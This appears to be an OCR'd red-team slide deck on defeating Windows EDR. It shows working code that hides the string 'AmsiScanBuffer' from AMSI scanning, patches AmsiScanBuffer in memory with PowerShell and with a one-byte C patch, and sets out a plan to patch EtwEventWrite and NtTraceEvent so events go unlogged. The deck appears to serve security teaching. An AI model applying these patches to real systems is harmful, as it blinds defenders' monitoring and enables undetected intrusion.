
EDR: Efficiently Defeating Red Teamers ?

By Mr.Un1k0d3r

WHOAMI

- Mr.Un1k0d3r also known as Charles F. Hamilton
- https://mr.un1k0d3r.world/
- https://github.com/Mr-Un1k0d3r
- https://patreon.com/MrUn1k0d3r
- Senior Manager at KPMG (I do red team for a living)



EDR?

Designed to detect malicious activities?

What is an EDR, XDR or NDR?

ENDPOINT DETECTION & RESPONSE RELIES ON THE FOLLOWING TO DETECT MALICIOUS ACTIVITIES:


- AMSI
- ETW & ETW Ti
- “Machine Learning”
- Sandboxes
- Kernel callbacks
- User Mode Hooking
- Killing the EDR
- Alternative to get your code running

Defeating AMSI

WHAT IS AMSI

AMSI is according to Microsoft:

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.



Windows components that integrate with AMSI

The AMSI feature is integrated into these components of Windows 10.

- User Account Control, or UAC (elevation of EXE, COM, MSI, or ActiveX installation)
- PowerShell (scripts, interactive use, and dynamic code evaluation)
- Windows Script Host (wscript.exe and cscript.exe)
- JavaScript and VBScript
- Office VBA macros

Defeating AMSI

DEFEATING AMSI USING OBFUSCATION

```
1  function TestDetection {
2      PROCESS {
3          $string = "AmsiScanBuffer"
4
5      }
6  }
7
8  TestDetection
```

```
PS C:\Users\me\Desktop> import-module .\test.ps1
At C:\Users\me\Desktop\test.ps1:1 char:1
+ function TestDetection {
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\me\Desktop>
```

```
1  function TestDetection {
2      PROCESS {
3          $string = "ZmsiMyanBuwwer"
4          $string = $string.Replace("Z", "A");
5          $string = $string.Replace("w", "f");
6          $string = $string.Replace("My", "Sc");
7          Write-Output $string
8
9      }
10 }
11
12 TestDetection
```

```
PS C:\Users\me\Desktop> import-module .\test.ps1
AmsiScanBuffer
PS C:\Users\me\Desktop>
```

Defeating AMSI

DEFEATING AMSI BY PATCHING AMSISCANBUFFER API

Patching amsi.dll AmsiScanBuffer by rasta-mouse

```
$Win32 = @"

using System;
using System.Runtime.InteropServices;

public class Win32 {

    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);

    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out

}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

Defeating AMSI

DEFEATING AMSI BY PATCHING AMSISCANBUFFER API USING A SINGLE BYTE APPROACH

```
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
```

```
$Patch = [Byte[]] (0x74)
```

Defeating AMSI


DEFEATING AMSI BY PATCHING AMSISCANBUFFER API USING A SINGLE BYTE APPROACH


amsi.dll export address table


Name	Address	Ordinal
AmsiCloseSession	00000001800038A0	1
AmsiInitialize	0000000180003520	2
AmsiOpenSession	0000000180003840	3
AmsiScanBuffer	00000001800038C0	4
AmsiScanString	00000001800039C0	5
AmsiUacInitialize	0000000180003A20	6
AmsiUacScan	0000000180003CA0	7
AmsiUacUninitialize	0000000180003C40	8
AmsiUninitialize	00000001800037E0	9
DllCanUnloadNow	0000000180001B40	10
DllGetClassObject	0000000180001B80	11
DllRegisterServer	0000000180001CC0	12
DllUnregisterServer	0000000180001CC0	13
DllEntryPoint	00000018000FE90	[main entry]

Defeating AMSI

DEFEATING AMSI BY PATCHING AMSISCANBUFFER API USING A SINGLE BYTE APPROACH








Defeating AMSI

DEFEATING AMSI BY PATCHING AMSISCANBUFFER API USING A SINGLE BYTE APPROACH



rbx is pointing to the first argument passed to the function

```
HRESULT AmsiScanBuffer(
  [in]           HAMSICONTEXT amsiContext,
  [in]           PVOID        buffer,
  [in]           ULONG        length,
  [in]           LPCWSTR      contentName,
  [in, optional] HAMSISESSION amsiSession,
  [out]          AMSI_RESULT  *result
);
```

The AMSICONTEXT structure first bytes are the magic bytes AKA AMSI


```
>>> "49534d41".decode("hex")
'ISMA'
```


Defeating AMSI

DEFEATING AMSI BY PATCHING AMSISCANBUFFER API USING A SINGLE BYTE APPROACH

Simply put, the function validate the AMSI context provided it is valid.

As an attacker we can patch the jump condition to always fail the check.





AmsiScanBuffer + 83 = 0x74

Defeating AMSI

DEFEATING AMSI BY PATCHING AMSISCANBUFFER API USING A SINGLE BYTE APPROACH

```
#include <windows.h>
#include <stdio.h>

int main() {
    DWORD dwOld = 0;
    FARPROC AmsiScanBuffer = GetProcAddress(LoadLibrary("amsi.dll"), "AmsiScanBuffer");
    printf("AmsiScanBuffer at 0x%p\n", AmsiScanBuffer);
    CHAR patch[] = "0x74";

    VirtualProtect((char*)AmsiScanBuffer + 83, 1, PAGE_EXECUTE_READWRITE, &dwOld);

    memcpy((char*)AmsiScanBuffer + 83, patch, 1);
    VirtualProtect((char*)AmsiScanBuffer + 83, 1, dwOld, &dwOld);
    return 0;
}
```


Notice the use of GetProcAddress, LoadLibrary and VirtualProtect, EDR may monitor these calls.

Defeating ETW

WHAT IS ETW

According to Microsoft ETW is:

Event Tracing for Windows (ETW) provides a mechanism to trace and log events that are raised by user-mode applications and kernel-mode drivers. ETW is implemented in the Windows operating system and provides developers a fast, reliable, and versatile set of event tracing features.




source Microsoft

Defeating ETW

PATCHING USER MODE API FOR ETW

Like AMSI, the classic patch relies on patching the EtwEventWrite API.


ntdll.dll



```
; Exported entry  71. EtwEventWrite


public EtwEventWrite
EtwEventWrite proc near

var_38= word ptr -38h

mov     r11, rsp
sub     rsp, 58h
mov     [r11-18h], r9
xor     eax, eax
mov     [r11-20h], r8d
xor     r9d, r9d
mov     [r11-28h], rax
xor     r8d, r8d
mov     [r11-30h], rax
mov     [rsp+58h+var_38], ax
call    sub_18004F228
add     rsp, 58h
retn
```

Defeating ETW

PATCH ETWEVENTWRITE API



```
loc_18004F37C:
mov     rcx, [rbx+58h]
mov     edx, 300h
mov     [rbp+0C0h+var_106], r9w
mov     r8d, 78h
lea     r9, [rsp+1C0h+var_158]
mov     [rbp+0C0h+var_E8], r11d
call    NtTraceEvent
xor     ecx, ecx
test    eax, eax
jnz     loc_1800B9AD1
```

NtTraceEvent is the syscall to enter the kernel


Defeating ETW

WHAT IS ETW

Nt* APIs are usually the lowest functions before a syscall will be issued.

NtTraceEvent


This function is the central switching point for writing an event through Event Tracing For Windows (ETW).



Defeating ETW

PATCHING NTTRACEEVENT

NtTraceEvent is hiding all over the place.



Defeating ETW

PATCHING NTTRACEEVENT

Patching the NtTraceEvent function and make it simply return without actually executing the syscall.

Another one byte patch.

